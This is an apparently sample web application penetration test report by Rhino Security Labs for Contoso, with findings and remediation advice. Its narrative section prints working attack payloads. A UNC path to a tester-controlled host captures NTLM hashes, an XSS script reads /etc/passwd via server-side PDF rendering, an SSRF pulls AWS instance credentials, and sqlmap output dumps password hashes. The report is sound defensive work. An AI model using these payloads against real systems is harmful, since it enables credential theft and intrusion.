Version 5.7

August 01, 2018

ASSESSMENT REPORT:

Web Application Penetration Test

Contoso

Darin Allison

RHINO SECURITY LABS

ASSESSMENT INFORMATION

RHINO SECURITY LAB DETAILS

Account Executive

Austin Tippett
Account Executive
austin.tippett@rhinosecuritylabs.com
206.408.8009

Assessment Team

Hector Monsegur (Lead Consultant)
hector.monsegur@rhinosecuritylabs.com
888.944.8679 x713

Spencer Gietzen
spencer.gietzen@rhinosecuritylabs.com
888.944.8679 x719

Project Manager

David Moratti
david.moratti@rhinosecuritylabs.com
888.944.8679 x704

CLIENT DETAILS

Company Information

Contoso
1234 East Pike St.
Seattle, WA
98122

Contact Information

Darin Allison
Director of Vulnerability Management
darin.allison@contoso.com
555.555.0199

ASSESSMENT SCOPE SUMMARY

Engagement Timeframe

07/10/2018 - 07/24/2018

Engagement Scope

Contoso Main Corporate Website

Contoso Administrative Website Portal

Contoso Customer Website Portal

Project ID: Contoso-WebApp-V5.7-07-10-2018

Report Date: August 01, 2018

ENGAGEMENT OVERVIEW

Rhino Security Labs specializes in web application penetration techniques and practices, identifying areas for improvement. At Rhino Security Labs we specialize in manual assessments that go beyond basic automated tests to identify real attack vectors that can be used against your application.

With decades of combined experience, Rhino Security Labs is at the forefront of application security and penetration testing. With a veteran team of subject matter experts, you can be sure every resource is an authority in their field.

SERVICE DESCRIPTION

Penetration Testing is the process of simulating real-world attacks by using the same techniques as malicious hackers. For a security assessment that goes beyond a simple vulnerability scanner, you need experts in the industry.

Extensive Application Assessment

With their growing complexity and demand, web applications have become the target of choice for hackers. Rhino Security Labs' Application Service offerings help protect your enterprise applications' web services from a range of security threats.

Application security issues are not only the most common type of vulnerability, they're also growing in complexity. While the OWASP Top 10 is used as the standard for identifying application security flaws, that's just a start - many advanced vulnerabilities are not included in that list. Automated vulnerability scanners and penetration testers focused on OWASP will fall behind new threats, leaving the application exposed to unknown risks.

At Rhino Security Labs, we go far beyond the OWASP Top 10, continually pushing the boundaries of application security and detailing the way unique architectures can be abused - and how to fix them.

Manage Application Security Risk

Webservers are no longer just for marketing. Often the interface to an entire suite of technologies, web applications can tie into critical databases, vulnerable libraries, and plugins, XML and LDAP capabilities, underlying operating systems and client web browsers. It's never "just a website" anymore, making them even more difficult to protect.

CAMPAIGN OBJECTIVES

Vulnerability Identification

Rhino Security Labs' consultants use the results of the automated scan, paired with their expert knowledge and experience, to finally conduct a manual security analysis of the client's applications. Our assessors attempt to exploit and gain remote unauthorized access to data and systems. The detailed results of both the vulnerability scan and the manual testing are shown in this report.

YOUR ASSESSMENT TEAM

Passionate and forward-thinking, our consultants bring decades of combined technical experience as top-tier researchers, penetration testers, application security experts, and more. Drawing from security experience in the US military, leading technology firms, defense contractors, and Fortune 50 companies, we pride ourselves on both depth and breadth of information.

David Moratti - *Technical Project Manager*

David brings a breadth of information security education and experience. David manages all Rhino Security Labs engagements, performing the penetration testing for many of the engagements himself. With a degree in information security at the University of Washington, David is uniquely able to speak to both technologists and management in language understood and applied by both parties.

Hector Monsegur - *Director of Assessment Services*

Hector Monsegur brings a unique perspective from decades of offensive experience and a desire to make an impact in client security. In working with the US Government, Mr. Monsegur identified key vulnerabilities - and potential attacks - against major federal infrastructure including the US military and NASA. In his role as a security researcher at Rhino Security Labs, he has identified countless zeroday vulnerabilities and contributed to dozens of tools and exploits. In his leadership role, his unmatched technical experience is shared to both educate other operators and guide technical research. Mr. Monsegur is a leading speaker for security organizations and conferences around the world.

Spencer Gietzen - *Penetration Tester*

Spencer Gietzen came into the cyber security field with a background in web and software development. His primary focus as a penetration tester is security relating to Amazon Web Services, mobile applications, and web applications, where he has found success in discovering multiple vulnerabilities and attack vectors through extensive research. Spencer is also the lead developer of our internal AWS post exploitation framework, Pacu.

PROCESS AND METHODOLOGY

Rhino Security Labs used a comprehensive methodology to provide a security review of Contoso's web application(s). This process begins with detailed scanning and research into the architecture and environment, with the performance of automated testing for known vulnerabilities. Manual exploitation of vulnerabilities follows, for the purpose of detecting security weaknesses in the application.

1

Reconnaissance

The primary goal in this process is to discover crucial data about Contoso's applications, providing the foundation for a tailored penetration test. Reconnaissance is carried out via automated scanners (such as nmap), as well as application fingerprinting and discovery.

2

Automated Testing

Rhino Security Labs used a vulnerability scanner to provide a foundation for the full manual assessment, and each finding is manually verified to ensure accuracy and remove false positives.

3

Exploration and Verification

Rhino Security Labs' consultants use the results of the automated scan, paired with their expert knowledge and experience, to finally conduct a manual security analysis of the client's applications. The detailed results of both the vulnerability scan and the manual testing are shown in the tables below.

4

Assessment Reporting

Once the engagement is complete, Rhino Security Labs delivers a detailed analysis and threat report, including remediation steps. Our consultants set an industry standard for clear and concise reports, prioritizing the highest risk vulnerabilities first. The assessment includes the following:

- Executive Summary
- Strategic Strengths and Weaknesses
- Identified Vulnerabilities and Risk Ratings
- Detailed Risk Remediation Steps
- Assets and Data Compromised During Assessment

5

Optional Remediation

As an optional addition to the standard assessment, Rhino Security Labs provides remediation retesting for all vulnerabilities listed in the report. At the conclusion of the remediation testing and request of the client, Rhino Security Labs will update the report with a new risk level determination and mark which vulnerabilities in the report were in fact remediated to warrant a new risk level.

SCOPING AND RULES OF ENGAGEMENT

While real attackers have no limits on Web Application Penetration, we do not engage in penetration testing activities that threaten our ethics and personal privacy.

Constraints

No additional limitations were placed upon this engagement, as agreed upon with Contoso.

Assessment Scope

Rhino Security Labs compiled the following notes during the reconnaissance portion of the Web Application Penetration Test. These notes provide the information needed to accurately assess the application and test for vulnerabilities.

Contoso Main Corporate Website

IP Address(es)/Domains

Contoso.com

Description

The main corporate website is mostly used for marketing and business development purposes.

Sensitive Assets and Processes

The most sensitive area is the request a quote form that uploads user files to the server.

Contoso Administrative Website Portal

IP Address(es)/Domains

admin.contoso.com

Description

This administrative portal is where adjustments to TPS reports and confidential client information is stored. Administrators are constantly in this portal and it is vital to business operations.

Sensitive Assets and Processes

Within the portal, the entire client database is available along with sensitive information about people that work within the organization.

EXECUTIVE SUMMARY OF FINDINGS

Rhino Security Labs conducted a Web Application Penetration Test for Contoso. This test was performed to assess Contoso's defensive posture and provide security assistance through proactively identifying vulnerabilities, validating their severity, and providing remediation steps.


Rhino Security Labs reviewed the security of Contoso's infrastructure and has determined a Critical risk of compromise from external attackers, as shown by the presence of the vulnerabilities detailed in this report.

The detailed findings and remediation recommendations for these assessments may be found later in the report.

Web Application Risk Rating

Rhino Security Labs calculates web application risk based on Exploitation Likelihood (ease of exploitation) and Potential Impact (potential business Impact to the environment).

OVERALL RISK RATING: CRITICAL



Summary of Strengths

While Rhino Security Labs was tasked with finding issues and vulnerabilities dealing with the current environment, it is useful to know when positive findings appear. Understanding the strengths of the current environment can reinforce security best practices and provide strategy and direction toward a robust defensive posture. The following traits were identified as strengths in Contoso's environment.

1. Proper implementation of Two-Factor Authentication (2FA) for login forms.
2. Passwords in database are hashed using a strong algorithm.
3. Strong access controls in place for each user role.

Summary of Weaknesses

Rhino Security Labs discovered and investigated many vulnerabilities during the course of its assessments for Contoso. We have categorized these vulnerabilities into general weaknesses across the current environment, and provide direction toward remediation for a more secure enterprise.

1. Poor sanitation of user input lead to multiple vulnerabilities.
2. Application running as root on server and has permissions to files it shouldn't need to access.
3. Lack of brute force protection on login forms.

Strategic Recommendations

Not all security weaknesses are technical in nature, nor can they all be remediated by security personnel. Companies often have to focus on the root security issues and resolve them at their core. These strategic steps are changes to the operational policy of the organization. Rhino Security Labs recommends the following strategic steps for improving the company's security.

1. Ensure proper development and repository practices by in-house and 3rd party developers.
2. Require authentication for publicly accessible pages and directories that have sensitive information.
3. Remove legacy servers, subdomains, pages, and other web resources no longer in use.
4. Sanitize all user inputs before processing it on the server side of the application.
5. Enhance security defenses with additional detection and response capabilities, such as a SIEM.

EXECUTIVE SUMMARY NARRATIVE

Part of our methodology involves looking through error messages to obtain more information about the environment we're operating within. From these error messages we were able to identify multiple critical vulnerabilities over the course of this engagement.

One specific endpoint which gave us a verbose error message was /Membership/ExtPages/llg.ashx:

```
ErrorMessage: Invalid Session Id provided. System.Exception: Error while loading meta
data for: 'APBSubHead.I'nput.App'. Please check that the metadata file exists, i.e. i
t has been generated\r\n at iXingWebApp.iXingApplicationMetadataCache.GetApplicationM
etadata(Page page, String applicationName) in C:\\VS\\temp\\XX.SDK.PWP\\iXing WebSDK\
\iXingWebSDK\\iXingWebCache.cs:line 634\r\n at iXingWebApp.iXingBaseHandler.ProcessRe
questForReplacementValue(HttpContext context) in C:\\VS\\temp\\XX.SDK.PWP\\iX ingWebS
DK\\iXingWebSDK\\iXingBaseHandler.cs:line 1384
```

There were three takeaways from this response:

1. The iXingWebApp.iXingApplicationMetadataCache.GetApplicationMetadata function is expecting a filename.
2. This request was completed without a valid session.
3. The application is running on a Windows filesystem.

The next step was to attempt to pass a local file ('c:\win.ini') to the application and see if the aforementioned function or JSON parser would read and return the file contents:

```
ErrorMessage: Invalid Session Id provided. Newtonsoft.Json.JsonReaderException: Bad J
SON escape sequence: \\w. Path '', line 1, position 6.\r\n at Newtonsoft.Json.JsonTex
tReader.ReadStringIntoBuffer(Char quote)\r\n at Newtonsoft.Json.JsonTextReader.ParseP
roperty()\r\n at Newtonsoft.Json.JsonReader.ReadAndAssert()\r\n at Newtonsoft.Json.Se
rialization.JsonSerializerInternalReader.CreateObject(JsonReader reader, Type objectT
ype, JsonContract contract, JsonProperty member, JsonContainerContract container Cont
ract, JsonProperty containerMember, Object existingValue)\r\n at Newtonsoft.Json.Seri
alization.JsonSerializerInternalReader.Deserialize(JsonReader reader, Type objectType
, Boolean checkAdditionalContent)\r\n at Newtonsoft.Json.JsonSerializer.DeserializeIn
ternal(JsonReader reader, Type objectType)\r\n at Newtonsoft.Json.JsonConvert.Deseria
lizeObject(String value, Type type, JsonSerializerSettings settings)\r\n at Newtonsof
t.Json.JsonConvert.DeserializeObject[T](String value, JsonSerializerSettings settings
)\r\n at iXingWebApp.iXingBaseHandler.ProcessRequestForReplacementValue(Http Context
context) in C:\\VS\\temp\\XX.SDK.PWP\\iXingWebSDK\\iXingWebSDK\\iXingBaseHand ler.cs:
line 1368
```


The above response was extremely useful because it provided us more information we used to leverage our position:

1. Confirmed that a file path is expected, and is processed by a JSON parser
2. The JSON parsing library name (Newtonsoft / JSON.net)
3. The stacktrace suggested the potential for command execution by means of deserialization

Unfortunately the parser did not return the contents of the file back in the response or stacktrace, leading us to test the parser against UNC (Universal Naming Convention) paths. In this next scenario, instead of specifying a local file path, we instead used a remote file hosted on a server we control.

Payload used: `//xyz.rhino.test/testing/fake.App`


Using Responder.py, a tool used to capture NTLM hashes, we received the following request from an IP owned by the customer as well the DOMAIN/USER and the associated NetNTLMv2 hash:



```
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : 10.77.40.240
[SMBv2] NTLMv2-SSP Username : CONTOSO\CONENV3P2$
[SMBv2] NTLMv2-SSP Hash     : CONENV3P2$::CONTOSO[redacted]
[*] Skipping previously captured hash for CONTOSO\CONENV3P2$
[*] Skipping previously captured hash for CONTOSO\CONENV3P2$
[*] Skipping previously captured hash for CONTOSO\CONENV3P2$
[*] Skipping previously captured hash for CONTOSO\CONENV3P2$
[*] Skipping previously captured hash for CONTOSO\CONENV3P2$
```


After retrieving this hash, we looked into other portions of the application that might have similar functionality. One such location was the Summary of Users for admins on admin.contoso.com/userSummary, where it would generate a PDF summary of all the users.

One notable field on this page was designed for admins to leave comments on specific users for internal use.



```
<script>x=new XMLHttpRequest;x.onload=function()
{document.write(this.responseText)};x.open("GET","file:///etc/passwd");x.send();
</script>
```


The assessor requested a PDF summary where the JavaScript was rendered on the server side.



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting Systen
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-
network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-
bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
cron executor:x:1000:1000::/home/cron executor:/bin/bash
```

After no success with trying Windows file paths, we requested the file /etc/passwd from this server which was displayed in the PDF document. This also denoted to us that there might be a load-balancer in use with a server running on Linux. The same concept of requesting files was further exploited in order to send a request from the server to request temporary credentials for an EC2 instance profile through EC2 metadata.


Below is the temporary Secret Access Key being rendered into the PDF.



```
{
  "Code" : "Success",
  "LastUpdated" : "2018-06-19T22:56:10Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "[redacted]",
  "SecretAccessKey" : "[redacted]/3",
  "Token" :
"FQoDYXdzEPj//////////wEaDBIgnO1+Jwk3zj2WsSK3A0OVbS9CrQBmGQzmqDa
n0xZ1XSkOOVpoP3zomjlI7IxXsF2wOG87Qru6eUeqp35i6laesSyZY43vTFaYRT
cSwlPL/QarMtYwKqzXLkOISKzrTjofyasnaz/CYhrTsnd6w0Piy8hgJU7scuOLSRqc
sAjo5clEb8HtMHfuMkAbB/iL5jg3uny2JLfyMS6E3HIFN35qplFnivJYZiP3x38FlqfD
LjnyFPN4mYWH0jHcVsVo7vM2050PYhOnpRQsXubr4U1HQsxhPcxlLrgNl2ys5J
u9fynlU1+EI7JWS2fZzf93znqczZu9lGuq3Hf/HxjftHkKn/af2bXRlUVZyAAOR8i8
gxlqxFZNeCHprmjdqe5WRMp5m8HXSt6H24RgxfVaG07QZbZ9aiYicnqBcl3B
[redacted]
u9YkicgpXWEROkNrLHNMlAhZ03Jx9oPPXpdhZOEHbPLei9slJvZ3YYvfm8o4ZO
m2QU=",
  "Expiration" : "2018-06-20T05:10:26Z"
}
```

After no success trying to gain remote code execution (RCE) for a full compromise. We continued exploration of similar functionality on the admin panel.

Later during the assessment, an automated scanner picked up on a possible SQL injection point on the search function on the admin panel. The assessor then used a tool called sqlmap to manually confirm the vulnerability. Below is a screenshot of the assessor using sqlmap to extract the user's table from the public database. This table also included password hashes.



```
11:54:48] [WARNING] no clear password(s) found
atabase: public
able: users
9 entries]
----------------------+--------------------------------------------------
---+
 username             | password
ge |
----------------------+--------------------------------------------------
---+
 matt                 | $2y$10$1c01MdJTnox6[redacted]
   |
 rachel               | $2y$10$GO4HCqgjptAX
```

The assessor attempted to leverage this SQL injection vulnerability to obtain an RCE, but was unsuccessful in doing so within the time-frame of this engagement.With the remainder of time we reviewed the results of the automated scanning to remove false-positives and manually tested the authentication mechanisms, potential privilege escalation paths, and the permission levels between different user roles.

SUMMARY VULNERABILITY OVERVIEW

Rhino Security Labs performed a Web Application Penetration Test for Contoso on 07/10/2018 - 07/24/2018. This assessment utilized both commercial and proprietary tools for the initial mapping and reconnaissance of the site(s), as well as custom tools and scripts for unique vulnerabilities. During the manual analysis, assessors attempted to leverage discovered vulnerabilities and test for key security flaws, including those listed in the OWASP Top 10 Vulnerabilities list. The following vulnerabilities were determined to be of highest risk, based on several factors including asset criticality, threat likelihood, and vulnerability severity.

Vulnerability Risk Definition and Criteria

The risk ratings assigned to each vulnerability are determined by averaging several aspects of the exploit and the environment, including reputation, difficulty, and criticality.

CRITICAL	Critical vulnerabilities pose a serious threat to an organization's security, and should be fixed immediately. They may provide a total compromise of the target environment, or similar critical impacts.
HIGH	High risk vulnerabilities provide a serious risk to the company environment and should be corrected promptly. These issues can significantly affect the organization's security posture.
MEDIUM	Medium severity vulnerabilities represent a moderate risk to the environment. They may require additional context before remediation but should be remediated after critical and high risks.
LOW	Low severity vulnerabilities provide minimal risk to the target environment, and often theoretical in nature. Remediation of low risks is often a lower priority than other security hardening techniques.
INFORMATIONAL	Informational vulnerabilities have little-or-no impact to the target scope by themselves. They are included however, as they may be a risk when combined with other circumstances or technologies not currently in place. Remediation of informational items is not necessary.

VULNERABILITY SUMMARY TABLE

The following vulnerabilities were found within each risk level. It is important to know that total vulnerabilities is not a factor in determining risk level. Risk level is depends upon the severity of the vulnerabilities found.

3	5	2	2	2
Critical	High	Medium	Low	Informational

Vulnerability ID - Name And Remediation	Risk Level
C1 - SQL INJECTION Use parameterized queries (also known as prepared statements) for all database queries.	CRITICAL
C2 - SENSITIVE GIT CONFIGURATION LEAKAGE Remove the .git directory from being publicly accessible.	CRITICAL
C3 - UNAUTHENTICATED SENSITIVE INFORMATION LEAKAGE Validate or whitelist which files can be referenced and parsed through the JSON library.	CRITICAL
H1 - CLOUDFLARE WAF BYPASS Reconfigure DNS records within CloudFlare to ensure coverage across all subdomains.	HIGH
H2 - REFLECTED CROSS-SITE SCRIPTING (XSS) Remove or encode special characters in the user-supplied input.	HIGH
H3 - EXCESSIVE LOGIN ATTEMPTS (BRUTE FORCING) ALLOWED Implement a CAPTCHA, account lockout, and/or IP-block after a series of failed login attempts.	HIGH
H4 - SERVER-SIDE REQUEST FORGERY (SSRF) Implement a whitelist for DNS names or IP addresses, and the URL Schemas that are necessary.	HIGH
H5 - XML EXTERNAL ENTITY (XXE) INJECTION Change your XML parser configuration to disallow/disable external entities.	HIGH
M1 - USERNAME ENUMERATION VIA PASSWORD RESET Use generic password reset messages, preventing the confirmation of a valid user account.	MEDIUM
